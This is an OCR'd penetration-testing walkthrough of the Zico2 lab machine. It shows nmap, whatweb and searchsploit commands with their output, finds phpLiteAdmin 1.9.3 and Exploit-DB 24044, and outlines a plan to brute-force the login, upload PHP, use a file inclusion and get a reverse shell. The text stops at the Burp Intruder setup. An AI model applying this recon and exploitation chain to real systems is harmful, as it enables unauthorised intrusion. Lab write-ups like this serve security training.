
Attack Narrative

Reconnaissance (TA0043)

We run Netdiscover to find out target

```
sudo netdiscover -i eth0
```




```
 Currently scanning: 172.29.217.0/16   |   Screen View: Unique Hosts

 101 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 6060
 -----------------------------------------------------------------------------
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 10.10.10.1      00:50:56:c0:00:01     66    3960  VMware, Inc.
 10.10.10.129    00:0c:29:dc:0a:5b     30    1800  VMware, Inc.
 10.10.10.254    00:50:56:fa:93:ce      5     300  VMware, Inc.
```

```
┌──(kali㉿kali)-[~]
└─$ ifconfig eth0 | grep inet
        inet 10.10.10.128  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 fe80::20c:29ff:fe10:5a2b  prefixlen 64  scopeid 0x20<link>
```

We are going to do a basic scan with `Nmap` to see the surface of our target and what services might be availed to enumerate.

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA
full 10.10.10.129 --min-rate 5000
```

Screenshot




```
PORT      STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 64 OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 6860dec22bc616d85b88bee3cca12575 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAJwR6q4VerUDe7bLXRL6ZPTXj5FY66he+WWlRSoQppwDLqrTG73Pa9qUHMDFb1LXN1qgg0p0lyf
mWsIOpabZexd5CHYgLO3k4YpPSdxc6S4zJcOGwXVnmGHAAAAFQDHjsPg0rmkbquTJRdlEZBVJe9+3QAAAIBjYIAiGvKhmJfzDjVfzlxRD
afEFHriAphTJmz8GqkIR5CJXh3dZspdk2MHCgxkXl5G/iVPLR9UShN+nsAVxfm0gffCqbqZu3Ridt3JwTXQbiDfXO/a6T/eQAAAIEAlsW
wkRZkwL4PY1HYj2xqn7ImhPSyvdCd+IFdw73Pndnjv0luDc8i/a4JUEfna4rzXt1Y5c24J1pEoKA05VicyCBD2z6TodRJEVEFSsa1s8s2
|   2048 50db75ba112f43c9ab14406d7fa1eee3 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDZt46W9slSN3Y6D2f931rijUPCEewhQWmBfGhybuF4qLftfJMuyFcREZkG6UretVI
4mP9/hdZT6pANXapETT55yx8sHAYLAa9NK5Dtyv+QNQ2dUUb1wUTCqgYffLVDgoHvNNDwCwB6biJf6uopqfg2KXvAzcqSa6oaRChJOXjF
L2UQ8Qcky+kP6Wd7G8NlW5RxubYIFpAM0u2SsQIjYOxz+eOfQ8GE3WjvaIBqX05gat
|   256 115d55298a77d808b4009ba36193fee5 (ECDSA)
|_ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFxsiWE3WImfJcjiWS5asOVoMsn+0gF
NSo=
80/tcp    open  http    syn-ack ttl 64 Apache httpd 2.2.22 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
|_http-title: Zico's Shop
|_http-server-header: Apache/2.2.22 (Ubuntu)
111/tcp   open  rpcbind syn-ack ttl 64 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          35582/udp   status
|   100024  1          36894/tcp6  status
|   100024  1          39329/tcp   status
|_  100024  1          54026/udp6  status
39329/tcp open  status  syn-ack ttl 64 1 (RPC #100024)
```

From what we can see there is SSH working on the default port 22. We can see there is a service being hosted on port 80 and this is a web service using http port 80. We also have NFS being hosted on a default port 111 as well. Last but not lease we have an RPC bind port 39329 and this could be tided to the NFS share but lets keep hunting.

After our basic scan we are going to do a deeper scan to see if we can pickup any extra services that I might have missed.

```
nmap -Pn -p- --script safe,discovery,vuln,exploit -T4 -vv
--reason --script=vuln -oA vuln  10.10.10.129
```

Screenshot:



```
| http-enum:
|   /view/index.shtml: Axis 212 PTZ Network Camera
|   /dbadmin/: phpMyAdmin
|   /css/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)'
|   /img/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)'
|   /js/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)'
|   /vendor/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)'
|_  /view/: Potentially interesting folder
```

We got some interesting info. Looks like there is a CMS management system working. Lets start by looking at the web service on port 80


Port 80

Service or version

```
whatweb 10.10.10.129
```


Result

```
http://10.10.10.129 [200 OK] Apache[2.2.22], Bootstrap,
Country[RESERVED][ZZ],
Email[feedback@startbootstrap.com,your-email@your-
domain.com], HTML5, HTTPServer[Ubuntu Linux]
[Apache/2.2.22 (Ubuntu)], IP[10.10.10.129], JQuery,
Script, Title[Zico's Shop], X-UA-Compatible[IE=edge]
```



```
┌──(kali㉿kali)-[~/Desktop/Zico2/Scan]
└─$ whatweb 10.10.10.129
http://10.10.10.129 [200 OK] Apache[2.2.22], Bootstrap, Country[RESERVED][ZZ], Email[feedback@startbootstrap.com,your-email@your-domain.com], HTML5, HTTPServe
r[Ubuntu Linux][Apache/2.2.22 (Ubuntu)], IP[10.10.10.129], JQuery, Script, Title[Zico's Shop], X-UA-Compatible[IE=edge]
```

Lets take a look at the website itself.



10.10.10.129
s here on the bookmarks toolbar. Manage bookmarks...
RVICES
ZICO'S SHOP?
Start Bootstrap can help you ddbuild better websites using the Bootstrap
download your template and start going, no strings attac
ABOUT

Wappalyzer

TECHNOLOGIES | MORE INFO | Export

Font scripts
- Font Awesome
- Google Font API

Web servers
- Apache 2.2.22

Programming languages
- PHP 5.3.10

Operating systems
- Ubuntu


CDN
- cdnjs
- Cloudflare

JavaScript libraries
- jQuery 1.12.4
- scrollreveal

UI frameworks
- Bootstrap 3.3.7

Something wrong or missing?

From the Nmap scan we found another directory



10.10.10.129/dbadmin/


For quick access, place your bookmarks here on the bookmarks toolbar. Manage boo

Index of /dbadmin

Name	Last modified	Size	Description
Parent Directory		-	
test_db.php	08-Jun-2017 14:00	178K	

Apache/2.2.22 (Ubuntu) Server at 10.10.10.129 Port 80

We have a CMS called #phpliteadmin *v1.9.3*



10.10.10.129/dbadmin/test_db.php

s here on the bookmarks toolbar. Manage bookmarks…

phpLiteAdmin v1.9.3

Password:

☑ Remember me

Log In


Powered by phpLiteAdmin | Page generated in 0.0003 seconds.

Initial Foot hold & Execution (TA0001-2)

GitHub: N/A
Exploit-DB: https://www.exploit-db.com/exploits/24044
OSWAP 10 as *#A01* *#A03* *#A06*
Type of Exploit: #OSWAP #phpliteadmin #EDB-ID24044

From what we discovered, we see that from the Nmap scan showed us a website being hosted on port 80. This website had a hidden directory that lead to the log in portal to a CMS called phplightadmin. This version seems to have a few issues, the first we addressed was the ease of getting into the portal, seems there is default CC being used. From there we have the ability to upload a php file and execute from out access, the other issue with this CMS is that there is LFI in the site and we used that to find our php file we uploaded via our access. We set up a listener and execute our code via burp and get a reverse shell.

POC
From Seachsploit we have an exploit




```
┌──(kali㉿kali)-[~]
└─$ searchsploit phpLiteAdmin 1.9.3
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------------
PHPLiteAdmin 1.9.3 - Remote PHP Code Injectio | php/webapps/24044.txt
---------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$ searchsploit -p 24044

  Exploit: PHPLiteAdmin 1.9.3 - Remote PHP Code Injection
      URL: https://www.exploit-db.com/exploits/24044
     Path: /usr/share/exploitdb/exploits/php/webapps/24044.txt
File Type: ASCII text
```

CVE

```
/usr/share/exploitdb/exploits/php/webapps/24044.txt
https://www.exploit-db.com/exploits/24044
```

For this to work I need to login. hmmm I take the request to burp and use the Intruder option to brute force the log in page.



Choose an attack type

Attack type: Sniper

Payload Positions

